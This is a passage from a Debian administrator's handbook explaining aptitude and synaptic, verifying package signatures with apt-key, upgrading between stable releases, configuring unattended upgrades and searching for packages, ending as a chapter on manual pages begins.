`aptitude` is an interactive program that can be used in semi-graphical mode on the console. You can browse the list of installed and available packages, look up all the available information, and select packages to install or remove. The program is designed specifically to be used by administrators, so that its default behaviors are much more intelligent than `apt-get`'s, and its interface much easier to understand.

```

Actions Undo Package Resolver Search Options Views Help
C-T: Menu ?: Help q: Quit u: Update g: Download/Install/Remove Pkgs
aptitude 0.6.11 Will use 6,202 KB of disk spac DL Size: 2,765 kB
--\ Installed Packages (270)
--\ admin - Administrative utilities (install software, manage users, etc) (43)
--\ main - The main Debian archive (43)
i A acpi-support-base 0.142-6 0.142-6
i acpid 1:2.0.23-2 1:2.0.23-2
i A adduser 3.113+nmu3 3.113+nmu3
i A apt 1.0.9.6 1.0.9.6
i A apt-utils 1.0.9.6 1.0.9.6
i aptitude 0.6.11-1+b1 0.6.11-1+b1
i A aptitude-common 0.6.11-1 0.6.11-1
terminal-based package manager
aptitude is a package manager with a number of useful features, including: a #
mutt-like syntax for matching packages in a flexible manner, dselect-like
persistence of user actions, the ability to retrieve and display the Debian
changelog of most packages, and a command-line mode similar to that of apt-get.

aptitude is also Y2K-compliant, non-fattening, naturally cleansing, and
housebroken.
Homepage: http://aptitude.alioth.debian.org/

Tags: admin::configuring, admin::package-management, implemented-in:c++,

```

Figure 6.1 The aptitude package manager

When it starts, `aptitude` shows a list of packages sorted by state (installed, non-installed, or installed but not available on the mirrors — other sections display tasks, virtual packages, and new packages that appeared recently on mirrors). To facilitate thematic browsing, other views are available. In all cases, `aptitude` displays a list combining categories and packages on the screen. Categories are organized through a tree structure, whose branches can respectively be unfolded or closed with the Enter, [ and ] keys. + should be used to mark a package for installation, - to mark it for removal and \_ to purge it (note than these keys can also be used for categories, in which case the corresponding actions will be applied to all the packages of the category). u updates the lists of available packages and Shift+u prepares a global system upgrade. g switches to a summary view of the requested changes (and typing g again will apply the changes), and q quits the current view. If you are in the initial view, this will effectively close `aptitude`.

DOCUMENTATION

**aptitude**

This section does not cover the finer details of using `aptitude`, it rather focuses on giving you a survival kit to use it. `aptitude` is rather well documented and we advise you to use its complete manual available in the `aptitude-doc-en` package.

➔ <file:///usr/share/doc/aptitude/html/en/index.html>

To search for a package, you can type / followed by a search pattern. This pattern matches the name of the package, but can also be applied to the description (if preceded by ~d), to the section (with ~s) or to other characteristics detailed in the documentation. The same patterns can filter the list of displayed packages: type the l key (as in *limit*) and enter the pattern.

Managing the “automatic flag” of Debian packages (see section 6.2.7, “Tracking Automatically Installed Packages” page 115) is a breeze with `aptitude`. It is possible to browse the list of installed packages and mark packages as automatic with Shift+m or to remove the mark with the m key. “Automatic packages” are displayed with an “A” in the list of packages. This feature also offers a simple way to visualize the packages in use on a machine, without all the libraries

and dependencies that you don't really care about. The related pattern that can be used with `l` (to activate the filter mode) is `~!~M`. It specifies that you only want to see installed packages (`~i`) not marked as automatic (`!~M`).

TOOL

### Using `aptitude` on the command-line interface

Most of `aptitude`'s features are accessible via the interactive interface as well as via command-lines. These command-lines will seem familiar to regular users of `apt-get` and `apt-cache`.

The advanced features of `aptitude` are also available on the command-line. You can use the same package search patterns as in the interactive version. For example, if you want to cleanup the list of "manually installed" packages, and if you know that none of the locally installed programs require any particular libraries or Perl modules, you can mark the corresponding packages as automatic with a single command:

```
# aptitude markauto '~slibs|~sperl'
```

Here, you can clearly see the power of the search pattern system of `aptitude`, which enables the instant selection of all the packages in the `libs` and `perl` sections.

Beware, if some packages are marked as automatic and if no other package depends on them, they will be removed immediately (after a confirmation request).

## Managing Recommendations, Suggestions and Tasks

Another interesting feature of `aptitude` is the fact that it respects recommendations between packages while still giving users the choice not to install them on a case by case basis. For example, the `gnome` package recommends `gdebi` (among others). When you select the former for installation, the latter will also be selected (and marked as automatic if not already installed on the system). Typing `g` will make it obvious: `gdebi` appears on the summary screen of pending actions in the list of packages installed automatically to satisfy dependencies. However, you can decide not to install it by deselecting it before confirming the operations.

Note that this recommendation tracking feature does not apply to upgrades. For instance, if a new version of `gnome` recommends a package that it did not recommend formerly, the package won't be marked for installation. However, it will be listed on the upgrade screen so that the administrator can still select it for installation.

Suggestions between packages are also taken into account, but in a manner adapted to their specific status. For example, since `gnome` suggests `dia-gnome`, the latter will be displayed on the summary screen of pending actions (in the section of packages suggested by other packages). This way, it is visible and the administrator can decide whether to take the suggestion into account or not. Since it is only a suggestion and not a dependency or a recommendation, the package will not be selected automatically — its selection requires a manual intervention from the user (thus, the package will not be marked as automatic).

In the same spirit, remember that `aptitude` makes intelligent use of the concept of task. Since tasks are displayed as categories in the screens of packages lists, you can either select a full task



for installation or removal, or browse the list of packages included in the task to select a smaller subset.

### *Better Solver Algorithms*

To conclude this section, let's note that `aptitude` has more elaborate algorithms compared to `apt-get` when it comes to resolving difficult situations. When a set of actions is requested and when these combined actions would lead to an incoherent system, `aptitude` evaluates several possible scenarios and presents them in order of decreasing relevance. However, these algorithms are not failproof. Fortunately there is always the possibility to manually select the actions to perform. When the currently selected actions lead to contradictions, the upper part of the screen indicates a number of "broken" packages (and you can directly navigate to those packages by pressing `b`). It is then possible to manually build a solution for the problems found. In particular, you can get access to the different available versions by simply selecting the package with `Enter`. If the selection of one of these versions solves the problem, you should not hesitate to use the function. When the number of broken packages gets down to zero, you can safely go to the summary screen of pending actions for a last check before you apply them.

NOTE  
**aptitude's log**

Like `dpkg`, `aptitude` keeps a trace of executed actions in its logfile (`/var/log/aptitude`). However, since both commands work at a very different level, you cannot find the same information in their respective logfiles. While `dpkg` logs all the operations executed on individual packages step by step, `aptitude` gives a broader view of high-level operations like a system-wide upgrade.

Beware, this logfile only contains a summary of operations performed by `aptitude`. If other front-ends (or even `dpkg` itself) are occasionally used, then `aptitude's` log will only contain a partial view of the operations, so you can't rely on it to build a trustworthy history of the system.

### 6.4.2. `synaptic`

`synaptic` is a graphical package manager for Debian which features a clean and efficient graphical interface based on `GTK+/GNOME`. Its many ready-to-use filters give fast access to newly available packages, installed packages, upgradable packages, obsolete packages and so on. If you browse through these lists, you can select the operations to be done on the packages (install, upgrade, remove, purge); these operations are not performed immediately, but put into a task list. A single click on a button then validates the operations, and they are performed in one go.




Figure 6.2 *synaptic package manager*

## 6.5. Checking Package Authenticity

Security is very important for Falcot Corp administrators. Accordingly, they need to ensure that they only install packages which are guaranteed to come from Debian with no tampering on the way. A computer cracker could try to add malicious code to an otherwise legitimate package. Such a package, if installed, could do anything the cracker designed it to do, including for instance disclosing passwords or confidential information. To circumvent this risk, Debian provides a tamper-proof seal to guarantee — at install time — that a package really comes from its official maintainer and hasn't been modified by a third party.

The seal works with a chain of cryptographical hashes and a signature. The signed file is the `Release` file, provided by the Debian mirrors. It contains a list of the `Packages` files (including their compressed forms, `Packages.gz` and `Packages.xz`, and the incremental versions), along with their MD5, SHA1 and SHA256 hashes, which ensures that the files haven't been tampered with. These `Packages` files contain a list of the Debian packages available on the mirror, along with their hashes, which ensures in turn that the contents of the packages themselves haven't been altered either.

The trusted keys are managed with the `apt-key` command found in the `apt` package. This program maintains a keyring of GnuPG public keys, which are used to verify signatures in the `Release.gpg` files available on the mirrors. It can be used to add new keys manually (when non-official mirrors are needed). Generally however, only the official Debian keys are needed. These keys are automatically kept up-to-date by the `debian-archive-keyring` package (which puts

the corresponding keyrings in `/etc/apt/trusted.gpg.d`). However, the first installation of this particular package requires caution: even if the package is signed like any other, the signature cannot be verified externally. Cautious administrators should therefore check the fingerprints of imported keys before trusting them to install new packages:

```
# apt-key fingerprint
/etc/apt/trusted.gpg.d/debian-archive-jessie-automatic.gpg
-----
pub  4096R/2B90D010 2014-11-21 [expires: 2022-11-19]
     Key fingerprint = 126C 0D24 BD8A 2942 CC7D  F8AC 7638 D044 2B90 D010
uid  Debian Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-security-automatic.gpg
-----
pub  4096R/C857C906 2014-11-21 [expires: 2022-11-19]
     Key fingerprint = D211 6914 1CEC D440 F2EB  8DDA 9D6D 8F6B C857 C906
uid  Debian Security Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-stable.gpg
-----
pub  4096R/518E17E1 2013-08-17 [expires: 2021-08-15]
     Key fingerprint = 75DD C3C4 A499 F1A1 8CB5  F3C8 CBF8 D6FD 518E 17E1
uid  Jessie Stable Release Key <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-squeeze-automatic.gpg
-----
pub  4096R/473041FA 2010-08-27 [expires: 2018-03-05]
     Key fingerprint = 9FED 2BCB DCD2 9CDF 7626  78CB AED4 B06F 4730 41FA
uid  Debian Archive Automatic Signing Key (6.0/squeeze) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-squeeze-stable.gpg
-----
pub  4096R/B98321F9 2010-08-07 [expires: 2017-08-05]
     Key fingerprint = 0E4E DE2C 7F3E 1FC0 D033  800E 6448 1591 B983 21F9
uid  Squeeze Stable Release Key <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-wheezy-automatic.gpg
-----
pub  4096R/46925553 2012-04-27 [expires: 2020-04-25]
     Key fingerprint = A1BD 8E9D 78F7 FE5C 3E65  D8AF 8B48 AD62 4692 5553
uid  Debian Archive Automatic Signing Key (7.0/wheezy) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-wheezy-stable.gpg
-----
pub  4096R/65FFB764 2012-05-08 [expires: 2019-05-07]
     Key fingerprint = ED6D 6527 1AAC F0FF 15D1  2303 6FB2 A1C2 65FF B764
uid  Wheezy Stable Release Key <debian-release@lists.debian.org>
```

### IN PRACTICE

#### Adding trusted keys

When a third-party package source is added to the `sources.list` file, APT needs to be told to trust the corresponding GPG authentication key (otherwise it will keep complaining that it can't ensure the authenticity of the packages coming from that repository). The first step is of course to get the public key. More often than not, the key will be provided as a small text file, which we will call `key.asc` in the following examples.

To add the key to the trusted keyring, the administrator can run `apt-key add <key.asc`. Another way is to use the synaptic graphical interface: its "Authentication" tab in the Settings → Repositories menu gives the possibility of importing a key from the `key.asc` file.

For people who would want a dedicated application and more details on the trusted keys, it is possible to use `gui-apt-key` (in the package of the same name), a small graphical user interface which manages the trusted keyring.

Once the appropriate keys are in the keyring, APT will check the signatures before any risky operation, so that front-ends will display a warning if asked to install a package whose authenticity can't be ascertained.

## 6.6. Upgrading from One Stable Distribution to the Next

One of the best-known features of Debian is its ability to upgrade an installed system from one stable release to the next: *dist-upgrade* — a well-known phrase — has largely contributed to the project's reputation. With a few precautions, upgrading a computer can take as little as a few minutes, or a few dozen minutes, depending on the download speed from the package repositories.

### 6.6.1. Recommended Procedure

Since Debian has quite some time to evolve in-between stable releases, you should read the release notes before upgrading.

BACK TO BASICS

#### Release notes

The release notes for an operating system (and, more generally, for any software) are a document giving an overview of the software, with some details concerning the particularities of one version. These documents are generally short compared to the complete documentation, and they usually list the features which have been introduced since the previous version. They also give details on upgrading procedures, warnings for users of previous versions, and sometimes errata.

Release notes are available online: the release notes for the current stable release have a dedicated URL, while older release notes can be found with their codenames:

➔ <http://www.debian.org/releases/stable/releasenotes>

➔ <http://www.debian.org/releases/wheezy/releasenotes>

In this section, we will focus on upgrading a *Wheezy* system to *Jessie*. This is a major operation on a system; as such, it is never 100% risk-free, and should not be attempted before all important data has been backed up.

Another good habit which makes the upgrade easier (and shorter) is to tidy your installed packages and keep only the ones that are really needed. Helpful tools to do that include `aptitude`, `deborphan` and `debfoister` (see section 6.2.7, “[Tracking Automatically Installed Packages](#)” page 115). For example, you can use the following command, and then use `aptitude`'s interactive mode to double check and fine-tune the scheduled removals:

```
# deborphan | xargs aptitude --schedule-only remove
```

Now for the upgrading itself. First, you need to change the `/etc/apt/sources.list` file to tell APT to get its packages from *Jessie* instead of *Wheezy*. If the file only contains references to *Stable* rather than explicit codenames, the change isn't even required, since *Stable* always refers

to the latest released version of Debian. In both cases, the database of available packages must be refreshed (with the `apt update` command or the refresh button in `synaptic`).

Once these new package sources are registered, you should first do a minimal upgrade with `apt upgrade`. By doing the upgrade in two steps, we ease the job of the package management tools and often ensure that we have the latest versions of those, which might have accumulated bugfixes and improvements required to complete the full distribution upgrade.

Once this first upgrade is done, it is time to handle the upgrade itself, either with `apt full-upgrade`, `aptitude`, or `synaptic`. You should carefully check the suggested actions before applying them: you might want to add suggested packages or deselect packages which are only recommended and known not to be useful. In any case, the front-end should come up with a scenario ending in a coherent and up-to-date *Jessie* system. Then, all you need is to do is wait while the required packages are downloaded, answer the `Debconf` questions and possibly those about locally modified configuration files, and sit back while APT does its magic.

## 6.6.2. Handling Problems after an Upgrade

In spite of the Debian maintainers' best efforts, a major system upgrade isn't always as smooth as you could wish. New software versions may be incompatible with previous ones (for instance, their default behavior or their data format may have changed). Also, some bugs may slip through the cracks despite the testing phase which always precedes a Debian release.

To anticipate some of these problems, you can install the `apt-listchanges` package, which displays information about possible problems at the beginning of a package upgrade. This information is compiled by the package maintainers and put in `/usr/share/doc/package/NEWS.Debian` files for the benefit of users. Reading these files (possibly through `apt-listchanges`) should help you avoid bad surprises.

You might sometimes find that the new version of a software doesn't work at all. This generally happens if the application isn't particularly popular and hasn't been tested enough; a last-minute update can also introduce regressions which are only found after the stable release. In both cases, the first thing to do is to have a look at the bug tracking system at <https://bugs.debian.org/package>, and check whether the problem has already been reported. If it hasn't, you should report it yourself with `reportbug`. If it is already known, the bug report and the associated messages are usually an excellent source of information related to the bug:

- sometimes a patch already exists, and it is available on the bug report; you can then recompile a fixed version of the broken package locally (see section 15.1, “[Rebuilding a Package from its Sources](#)” page 420);
- in other cases, users may have found a workaround for the problem and shared their insights about it in their replies to the report;
- in yet other cases, a fixed package may have already been prepared and made public by the maintainer.

Depending on the severity of the bug, a new version of the package may be prepared specifically for a new revision of the stable release. When this happens, the fixed package is made available in the proposed-updates section of the Debian mirrors (see section 6.1.2.3, “Proposed Updates” page 103). The corresponding entry can then be temporarily added to the `sources.list` file, and updated packages can be installed with `apt` or `aptitude`.

Sometimes the fixed package isn’t available in this section yet because it is pending a validation by the Stable Release Managers. You can verify if that’s the case on their web page. Packages listed there aren’t available yet, but at least you know that the publication process is ongoing.

➔ <https://release.debian.org/proposed-updates/stable.html>

## 6.7. Keeping a System Up to Date

The Debian distribution is dynamic and changes continually. Most of the changes are in the *Testing* and *Unstable* versions, but even *Stable* is updated from time to time, mostly for security-related fixes. Whatever version of Debian a system runs, it is generally a good idea to keep it up to date, so that you can get the benefit of recent evolutions and bug fixes.

While it is of course possible to periodically run a tool to check for available updates and run the upgrades, such a repetitive task is tedious, especially when it needs to be performed on several machines. Fortunately, like many repetitive tasks, it can be partly automated, and a set of tools have already been developed to that effect.

The first of these tools is `apticron`, in the package of the same name. Its main effect is to run a script daily (via `cron`). The script updates the list of available packages, and, if some installed packages are not in the latest available version, it sends an email with a list of these packages along with the changes that have been made in the new versions. Obviously, this package mostly targets users of Debian *Stable*, since the daily emails would be very long for the faster paced versions of Debian. When updates are available, `apticron` automatically downloads them. It does not install them — the administrator will still do it — but having the packages already downloaded and available locally (in APT’s cache) makes the job faster.

Administrators in charge of several computers will no doubt appreciate being informed of pending upgrades, but the upgrades themselves are still as tedious as they used to be, which is where the `/etc/cron.daily/apt` script (in the `apt` package) comes in handy. This script is also run daily (and non-interactively) by `cron`. To control its behavior, use APT configuration variables (which are therefore stored in a file under `/etc/apt/apt.conf.d/`). The main variables are:

**APT::Periodic::Update-Package-Lists** This option allows you to specify the frequency (in days) at which the package lists are refreshed. `apticron` users can do without this variable, since `apticron` already does this task.


**APT::Periodic::Download-Upgradeable-Packages** Again, this option indicates a frequency (in days), this time for the downloading of the actual packages. Again, `apticron` users won’t need it.

**APT::Periodic::AutocleanInterval** This option covers a feature that apticron doesn't have. It controls how often obsolete packages (those not referenced by any distribution anymore) are removed from the APT cache. This keeps the APT cache at a reasonable size and means that you don't need to worry about that task.

**APT::Periodic::Unattended-Upgrade** When this option is enabled, the daily script will execute `unattended-upgrade` (from the `unattended-upgrades` package) which — as its name suggest — can automatize the upgrade process for some packages (by default it only takes care of security updates, but this can be customized in `/etc/apt/apt.conf.d/50unattended-upgrades`). Note that this option can be set with the help of `debconf` by running `dpkg-reconfigure -plow unattended-upgrades`.

Other options can allow you to control the cache cleaning behavior with more precision. They are not listed here, but they are described in the `/etc/cron.daily/apt` script.

These tools work very well for servers, but desktop users generally prefer a more interactive system. That is why the “Debian desktop environment” task installs `gnome-packagekit` (at least when you select GNOME as desktop environment). It provides an icon in the notification area of desktop environments when updates are available; clicking on this icon then runs `gpk-update-viewer`, a simplified interface to perform updates. You can browse through available updates, read the short description of the relevant packages and the corresponding changelog entries, and select whether to apply the update or not on a case-by-case basis.



**Figure 6.3** *Upgrading with `gpk-update-viewer`*

## 6.8. Automatic Upgrades

Since Falcot Corp has many computers but only limited manpower, its administrators try to make upgrades as automatic as possible. The programs in charge of these processes must therefore run with no human intervention.

### 6.8.1. Configuring dpkg

As we have already mentioned (see sidebar “[Avoiding the configuration file questions](#)” page 84), `dpkg` can be instructed not to ask for confirmation when replacing a configuration file (with the `--force-confdef --force-confold` options). Interactions can, however, have three other sources: some come from APT itself, some are handled by `debconf`, and some happen on the command line due to package configuration scripts.

### 6.8.2. Configuring APT

The case of APT is simple: the `-y` option (or `--assume-yes`) tells APT to consider the answer to all its questions to be “yes”.

### 6.8.3. Configuring debconf

The case of `debconf` deserves more details. This program was, from its inception, designed to control the relevance and volume of questions displayed to the user, as well as the way they are shown. That is why its configuration requests a minimal priority for questions; only questions above the minimal priority are displayed. `debconf` assumes the default answer (defined by the package maintainer) for questions which it decided to skip.

The other relevant configuration element is the interface used by the front-end. If you choose noninteractive out of the choices, all user interaction is disabled. If a package tries to display an informative note, it will be sent to the administrator by email.

To reconfigure `debconf`, use the `dpkg-reconfigure` tool from the `debconf` package; the relevant command is `dpkg-reconfigure debconf`. Note that the configured values can be temporarily overridden with environment variables when needed (for instance, `DEBIAN_FRONTEND` controls the interface, as documented in the `debconf(7)` manual page).

### 6.8.4. Handling Command Line Interactions

The last source of interactions, and the hardest to get rid of, is the configuration scripts run by `dpkg`. There is unfortunately no standard solution, and no answer is overwhelmingly better than another.

The common approach is to suppress the standard input by redirecting the empty content of `/dev/null` into it with `command </dev/null`, or to feed it with an endless stream of newlines.



None of these methods is 100 % reliable, but they generally lead to the default answers being used, since most scripts consider a lack of reply as an acceptance of the default value.

### 6.8.5. The Miracle Combination

By combining the previous elements, it is possible to design a small but rather reliable script which can handle automatic upgrades.

#### Example 6.4 *Non-interactive upgrade script*

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o DPkg::options::="--force-confdef" -o DPkg::options::="--force-
    ➔ confold" dist-upgrade
```

#### IN PRACTICE

##### The Falcot Corp case

Falcot computers are a heterogeneous system, with machines having various functions. Administrators will therefore pick the most relevant solution for each computer.

In practice, the servers running *Jessie* are configured with the “miracle combination” above, and are kept up to date automatically. Only the most critical servers (the firewalls, for instances) are set up with *apticron*, so that upgrades always happen under the supervision of an administrator.

The office workstations in the administrative services also run *Jessie*, but they are equipped with *gnome-packagekit*, so that users trigger the upgrades themselves. The rationale for this decision is that if upgrades happen without an explicit action, the behavior of the computer might change unexpectedly, which could cause confusion for the main users.

In the lab, the few computers using *Testing* – to take advantage of the latest software versions – are not upgraded automatically either. Administrators only configure APT to prepare the upgrades but not enact them; when they decide to upgrade (manually), the tedious parts of refreshing package lists and downloading packages will be avoided, and administrators can focus on the really useful part.

## 6.9. Searching for Packages

With the large and ever-growing amount of software in Debian, there emerges a paradox: Debian usually has a tool for most tasks, but that tool can be very difficult to find amongst the myriad other packages. The lack of appropriate ways to search for (and to find) the right tool has long been a problem. Fortunately, this problem has almost entirely been solved.

The most trivial search possible is looking up an exact package name. If `apt show package` returns a result, then the package exists. Unfortunately, this requires knowing or even guessing the package name, which isn't always possible.

**Package naming conventions**

TIP

Some categories of packages are named according to a conventional naming scheme; knowing the scheme can sometimes allow you to guess exact package names. For instance, for Perl modules, the convention says that a module called `XML::Handler::Composer` upstream should be packaged as `libxml-handler-composer-perl`. The library enabling the use of the `gconf` system from Python is packaged as `python-gconf`. It is unfortunately not possible to define a fully general naming scheme for all packages, even though package maintainers usually try to follow the choice of the upstream developers.

A slightly more successful searching pattern is a plain-text search in package names, but it remains very limited. You can generally find results by searching package descriptions: since each package has a more or less detailed description in addition to its package name, a keyword search in these descriptions will often be useful. `apt-cache` and `axi-cache` are the tools of choice for this kind of search; for instance, `apt-cache search video` will return a list of all packages whose name or description contains the keyword “video”.

For more complex searches, a more powerful tool such as `aptitude` is required. `aptitude` allows you to search according to a logical expression based on the package’s meta-data fields. For instance, the following command searches for packages whose name contains `kino`, whose description contains `video` and whose maintainer’s name contains `paul`:

```
$ aptitude search kino~dvideo~mpaul
p kino - Non-linear editor for Digital Video data
$ aptitude show kino
Package: kino
State: not installed
Version: 1.3.4-2.1+b1
Priority: extra
Section: video
Maintainer: Paul Brossier <piem@debian.org>
Architecture: amd64
Uncompressed Size: 8,472 k
Depends: libasound2 (>= 1.0.16), libatk1.0-0 (>= 1.12.4), libavc1394-0 (>=
0.5.3), libavcodec56 (>= 6:11~beta1) | libavcodec-extra-56 (>=
6:11~beta1), libavformat56 (>= 6:11~beta1), libavutil54 (>=
6:11~beta1), libc6 (>= 2.14), libcairo2 (>= 1.2.4), libdv4,
libfontconfig1 (>= 2.11), libfreetype6 (>= 2.2.1), libgcc1 (>=
1:4.1.1), libgdk-pixbuf2.0-0 (>= 2.22.0), libglade2-0 (>= 1:2.6.4-2~),
libglib2.0-0 (>= 2.12.0), libgtk2.0-0 (>= 2.24.0), libice6 (>=
1:1.0.0), libiec61883-0 (>= 1.2.0), libpango-1.0-0 (>= 1.14.0),
libpangocairo-1.0-0 (>= 1.14.0), libpangoft2-1.0-0 (>= 1.14.0),
libquicktime2 (>= 2:1.2.2), libraw1394-11, libsamplerate0 (>= 0.1.7),
libsm6, libstdc++6 (>= 4.9), libswscale3 (>= 6:11~beta1), libx11-6,
libxext6, libxml2 (>= 2.7.4), libxv1, zlib1g (>= 1:1.1.4)
Recommends: ffmpeg, curl
Suggests: udev | hotplug, vorbis-tools, sox, mjpegtools, lame, ffmpeg2theora
Conflicts: kino-dvtitle, kino-timfx, kinoplus
Replaces: kino-dvtitle, kino-timfx, kinoplus
Provides: kino-dvtitle, kino-timfx, kinoplus
```

Description: Non-linear editor for Digital Video data  
Kino allows you to record, create, edit, and play movies recorded with DV camcorders. This program uses many keyboard commands for fast navigating and editing inside the movie.

The kino-timfx, kino-dvtitle and kinoplus sets of plugins, formerly distributed as separate packages, are now provided with Kino.

Homepage: <http://www.kinodv.org/>

Tags: field::arts, hardware::camera, implemented-in::c, implemented-in::c++, interface::x11, role::program, scope::application, suite::gnome, uitoolkit::gtk, use::editing, use::learning, works-with::video, x11::application

The search only returns one package, *kino*, which satisfies all three criteria.

Even these multi-criteria searches are rather unwieldy, which explains why they are not used as much as they could. A new tagging system has therefore been developed, and it provides a new approach to searching. Packages are given tags that provide a thematical classification along several strands, known as a “facet-based classification”. In the case of *kino* above, the package’s tags indicate that Kino is a Gnome-based software that works on video data and whose main purpose is editing.

Browsing this classification can help you to search for a package which corresponds to known needs; even if it returns a (moderate) number of hits, the rest of the search can be done manually. To do that, you can use the `~G` search pattern in `aptitude`, but it is probably easier to simply navigate the site where tags are managed:

➔ <http://debtags.alioth.debian.org/cloud/>

Selecting the `works-with::video` and `use::editing` tags yields a handful of packages, including the *kino* and *pitivi* video editors. This system of classification is bound to be used more and more as time goes on, and package managers will gradually provide efficient search interfaces based on it.

To sum up, the best tool for the job depends on the complexity of the search that you wish to do:

- `apt-cache` only allows searching in package names and descriptions, which is very convenient when looking for a particular package that matches a few target keywords;
- when the search criteria also include relationships between packages or other meta-data such as the name of the maintainer, `synaptic` will be more useful;
- when a tag-based search is needed, a good tool is `packagesearch`, a graphical interface dedicated to searching available packages along several criteria (including the names of the files that they contain). For usage on the command-line, `axi-cache` will fit the bill.
- finally, when the searches involve complex expressions with logic operations, the tool of choice will be `aptitude`’s search pattern syntax, which is quite powerful despite being somewhat obscure; it works in both the command-line and the interactive modes.



## Keywords

---

Documentation  
Solving problems  
Log files  
README.Debian  
Manual  
info

---



# Solving Problems and Finding Relevant Information

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*For an administrator, the most important skill is to be able to cope with any situation, known or unknown. This chapter gives a number of methods that will — hopefully — allow you to isolate the cause of any problem that you will encounter, so that you may be able to resolve them.*

## 7.1. Documentation Sources

Before you can understand what is really going on when there is a problem, you need to know the theoretical role played by each program involved in the problem. To do this, the best reflex to have is consult their documentation; but since these documentations are many and can be scattered far and wide, you should know all the places where they can be found.

### 7.1.1. Manual Pages

#### CULTURE RTFM

This acronym stands for “Read the F\*\*\*ing Manual”, but can also be expanded in a friendlier variant, “Read the Fine Manual”. This phrase is sometimes used in (terse) responses to questions from newbies. It is rather abrupt, and betrays a certain annoyance at a question asked by someone who has not even bothered to read the documentation. Some say that this classic response is better than no response at all (since it indicates that the documentation contains the information sought), or than a more verbose and angry answer.

In any case, if someone responds “RTFM” to you, it is often wise not to take offense. Since this answer may be perceived as vexing, you might want to try and avoid receiving it. If the information that you need is not in the manual, which can happen, you might want to say so, preferably in your initial question. You should also describe the various steps that you have personally taken to find information before you raised a question on a forum. Following Eric Raymond’s guidelines is a good way to avoid the most common mistakes and get useful answers.

➔ <http://catb.org/~esr/faqs/smart-questions.html>

Manual pages, while relatively terse in style, contain a great deal of essential information. We will quickly go over the command for viewing them. Simply type `man manual -page` — the manual page usually goes by the same name as the command whose documentation is sought. For example, to learn about the possible options for the `cp` command, you would type the `man cp` command at the shell prompt (see sidebar “[The shell, a command line interpreter](#)” page 134).

#### BACK TO BASICS

#### The shell, a command line interpreter

A command line interpreter, also called a “shell”, is a program that executes commands that are either entered by the user or stored in a script. In interactive mode, it displays a prompt (usually ending in `$` for a normal user, or by `#` for an administrator) indicating that it is ready to read a new command. appendix B, “[Short Remedial Course](#)” page 447 describes the basics of using the shell.

The default and most commonly used shell is `bash` (Bourne Again SHell), but there are others, including `dash`, `csh`, `tcsh` and `zsh`.

Among other things, most shells offer help during input at the prompt, such as the completion of command or file names (which you can generally activate by pressing the `tab` key), or recalling previous commands (history management).

Man pages not only document programs accessible from the command line, but also configuration files, system calls, C library functions, and so forth. Sometimes names can collide. For

example, the shell's `read` command has the same name as the `read` system call. This is why manual pages are organized in numbered sections:

1. commands that can be executed from the command line;
2. system calls (functions provided by the kernel);
3. library functions (provided by system libraries);
4. devices (on Unix-like systems, these are special files, usually placed in the `/dev/` directory);
5. configuration files (formats and conventions);
6. games;
7. sets of macros and standards;
8. system administration commands;
9. kernel routines.

It is possible to specify the section of the manual page that you are looking for: to view the documentation for the `read` system call, you would type `man 2 read`. When no section is explicitly specified, the first section that has a manual page with the requested name will be shown. Thus, `man shadow` returns `shadow(5)` because there are no manual pages for `shadow` in sections 1 to 4.

TIP  
**whatism**

